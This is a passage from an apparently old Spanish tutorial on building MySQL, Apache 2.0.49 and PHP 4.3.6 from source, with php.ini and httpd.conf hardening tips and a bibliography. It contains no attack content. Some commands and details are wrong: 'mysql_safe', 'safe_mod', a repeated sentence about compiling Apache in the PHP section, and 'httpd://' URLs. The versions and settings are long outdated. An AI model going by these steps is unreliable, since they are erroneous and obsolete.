4. Ejecutamos el script de instalación. Este script se encarga de crear las tablas internas de MySQL. Al ejecutar el script nos aparecerá un aviso para que cambiemos la clave del usuario root de MySQL. Los comandos que nos propone debemos ejecutarlos una vez esté arrancado MySQL.

```
# cd mysql
# scripts/mysql_install_db
```

5. Ahora cambiamos el usuario y grupo de los ficheros.

```
# chown -R root .
# chown -R mysql data
# chgrp -R mysql .
```

6. Ya estamos listos para ejecutar MySQL.

```
# bin/mysql_safe --user=mysql &
```

7. Una vez está corriendo MySQL es el momento de ejecutar los comandos para cambiar la clave del usuario root de MySQL.

SET PASSWORD FOR 'root'@'localhost'=PASSWORD('contraseña');

3. Apache.

8. Descomprimimos el fichero httpd-2.0.49.tar.gz. Suponemos que el fichero esta en /download, y como destino de la descompresión y para compilar usaremos el directorio /usr/local/src.

```
# cd /usr/local/src
# tar -zxf /download/httpd-2.0.49.tar.gz
```

9. Configuramos los fuentes para que la compilación se adapte a nuestro entorno y necesidades.

```
# cd httpd-2.0.49
# ./configure --prefix=/usr/local/apache2 --enable-so
  --with-mpm=prefork
```

Con esto compilaremos Apache con las opciones por defecto y especificamos:

prefix: indica donde se instalará el Apache. Aunque /usr/local/apache2 es la opción por defeco, lo especificamos para que

quede claro. Si quisiéramos instalar Apache en otro sitio, tendríamos que indicarlo aquí.

enable-so: indica que queremos hacer carga dínamica de los módulos. Esto sirve para luego poder gargar el módulo de PHP.

with-mpm: mpm son las siglas de Multi-Processing Module. Esta opción sirve para especificar el módulo encargado del multiproceso (de como trabajara el Apache internamente). Aunque prefork es la opción por defecto para Linux, lo hemos puesto para que quede claro que es necesario usar este modo para que PHP funcione correctamente. Con el uso de otros modos no se asegura el correcto funcionamiento de PHP.

10. Compilamos los fuentes e instalamos Apache.

```
# make
# make install
```

11. Modificamos el fichero "httpd.conf", en particular:

- *ServerSignature Off*. Así evitamos que se añada versión del servidor en páginas generadas por él.
- *ServerTokens Prod*. De esta forma no se envía en cabeceras ni la versión del servidor, ni módulos compilados.

12. Levantamos Apache:

```
# cd /usr/local/apache2/bin
# apachectl start
```

4. PHP.

13. Igual que hemos hecho anteriormente, primero descomprimimos el archivo.

```
# cd /usr/local/src
# tar --bzip2 -xf /download/php-4.3.6.tar.bz2
```

14. Configuramos los fuentes para su posterior compilación.

```
# cd php-4.3.6/
# ./configure --prefix=/usr/local/php4 --with-mysql=/usr/local/mysql
  --with-apxs2=/usr/local/apache2/bin/apxs
```

Con esto compilaremos Apache con las opciones por defecto y especificamos:

prefix: donde se instalará el php.

with-mysql: incluye soporte para MySQL. Le indicamos el directorio base donde habíamos instalado MySQL.

with-apxs2: compila el módulo para Apache 2. Le indicamos donde está la utilidad de Apache: apxs. Es importante poner el 2, si no lo ponemos estaremos compilando el módulo para Apache 1, y no es lo que queremos.

15. Compilamos PHP e instalamos PHP.

```
# make
# make install
```

16. Copiamos el fichero de configuración de PHP, donde PHP espera encontrarlo. Esto es: el directorio que indicáramos con la opción prefix + /lib.

```
# cp php.ini-dist /usr/local/php4/lib/php.ini
```

17. Modificamos "/usr/local/php4/lib/php.ini", en particular:

- *output_buffering = 4096*. Con ello ganamos en rendimiento al tener un búfer de 4KB.
- *safe_mod = On*. No se permite la ejecución de algunas funciones que puedan provocar problemas de seguridad.
- *display_errors = Off*. Evita que se muestren mensajes de error.
- *log_errors = On*. Se almacenan los errores en el fichero de Apache configurado para ello.

- *register_argc_argv = Off*. Deshabilita el registrar lo que sea redundante en las variables globales "$argc", "$argv" con lo que mejoramos el rendimiento.
- *magic_quotes_gpc = On*. Escapamos los caracteres de entrada para evitar posibles ataques.
- *variables_order = "GPCS"*. De esta forma mejora el rendimiento.
- *error_reporting = E_ALL*. Muestra incluso los errores no críticos, con los que podría facilitar el solucionar problemas mayores.
- *allow_call_time_pass_reference = Off*. De esta forma no es posible forzar una varible a ser pasada por referencia cuando se llama a la función.
- *expose_php =Off*. Así el servidor no muestra que usa PHP.

18. Necesitamos que Apache reconozco los ficheros con extensión php. Para esto añadimos en el fichero /usr/local/apache2/conf/httpd.conf la línea (yo la he añadido en la línea 854):

    AddType application/x-httpd-php .php

Ahora ya podemos iniciar Apache como se vió en el apartado anterior.

Bibliografía

1. Libros.

- Tim Converse and Joyce Park with Clark Morgan. *PHP5 and MySQL Bible*. Whiley Publishing Inc., 2004. ISBN:0-7645-5746-7.

- James Lee and Brent Ware. *Open Source Web Development with LAMP*. Addison Wesley, 2002. ISBN:0-201-77061-X.

- Stuart McClure, Saumil Shah and Sheeray Shah. *Web Hacking: Attacks and Defense*. Addison Wesley, 2002. ISBN:0-201-76176-9.

- Paul DuBois. *MySQL, Second Edition*. SAMS, 2003. ISBN:0-735-71212-3.

2. Documentos y recursos en la web.

- Apache HTTP Server Documentation Project.
  httpd://httpd.apache.org/docs

- Página oficial de PHP.
  httpd://es2.php.net

- Reference manual for the MySQL Database System.
  httpd://dev.mysql.com/Downloads/Manual/manual-a4.pdf

- Página Oficial de Guadalinex.
  httpd://www.guadalinex.org

- SQL Injection Walkthrough, 2004.
  httpd://www.securiteam.com/securityreviews/5DP0N1P76E.htm

- OWASP Top Ten of Most Critical Web Application Vulnerabilities.
  httpd://www.owasp.org/documentation/topten.htm

- Netcraft Web Server Survey Archive.
  httpd://www.netcraft.com/survey/archive.html